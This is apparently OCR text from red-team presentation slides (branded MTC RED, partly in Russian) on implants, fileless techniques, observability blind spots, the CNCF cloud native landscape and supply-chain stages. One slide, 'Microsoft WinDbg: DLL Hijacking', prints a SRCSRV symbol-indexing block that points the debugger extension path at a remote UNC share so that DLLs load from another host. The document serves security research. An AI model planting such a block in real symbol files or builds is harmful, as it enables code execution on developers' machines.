

ТЕХНОЛОГИЧЕСКИЙ СТЕК ↑ ↑
НАБЛЮДАЕМОСТЬ СОБЫТИЙ ↓
IMPLANT
«Bare Metal»
Virtualized
Containerized
Containerized on Virtualized
Virtual Machine
App1
App2
App3
Guest Operating System
Container
Container Engine
Hypervisor
Host Operating System
Operating System
Physical Server
Networking
MTC
RED


IMPLANT + FILELESS = СЛЕПАЯ ЗОНА

ТЕХНОЛОГИЧЕСКИЙ СТЕК ↑↑
НАБЛЮДАЕМОСТЬ СОБЫТИЙ ↓




MTC RED


App Definition and Development
Database
Streaming & Messaging
Application Definition & Image Build
Continuous Integration & Delivery
Orchestration & Management
Scheduling & Orchestration
Coordination & Service Discovery
Remote Procedure Call
Service Proxy
API Gateway
Service Mesh
Runtime
Cloud-Native Storage
Container Runtime
Cloud-Native Network
Provisioning
Automation & Configuration
Container Registry
Security & Compliance
Key Management
Cloud
Public
Platform
Certified Kubernetes - Distribution
Certified Kubernetes - Hosted
Certified Kubernetes - Installer
PaaS/Container Service
Kubernetes Certified Service Provider
Observability and Analysis
Monitoring
Logging
Tracing
Chaos Engineering
Serverless
Special
Kubernetes Training Partner
l.cncf.io
This landscape is intended as a map through the previously uncharted terrain of cloud native technologies. There are many routes to deploying a cloud native application, with CNCF Projects representing a particularly well-traveled path
CLOUD NATIVE COMPUTING FOUNDATION
CLOUD NATIVE Landscape


Producer
Source
Build
Package
Consumer
Dependencies

Microsoft WinDbg: DLL Hijacking




```
SRCSRV: ini ------------------------------------------------
VERSION=1
INDEXVERSION=2
VERCTRL=git
DATETIME=Fri 02/12/2021 15:08:52.94
SRCSRV: variables ------------------------------------------
GIT_EXTRACT_TARGET=%targ%\gitsrc\%fnbksl%(%var3%)\%var2%\%fnfile%(%var1%)
SRCSRVTRG=%GIT_extract_target%
SRCSRVCMD=tf.exe
SRCSRVENV=_NT_DEBUGGER_EXTENSION_PATH=\\192.168.1.2\box\1337\
SRCSRV: source files ---------------------------------------
C:\Users\alex\source\repos\ConsoleApplication1\ConsoleApplication1.cpp*123*ConsoleApplication1.cpp
SRCSRV: end ------------------------------------------------
```

MTC RED





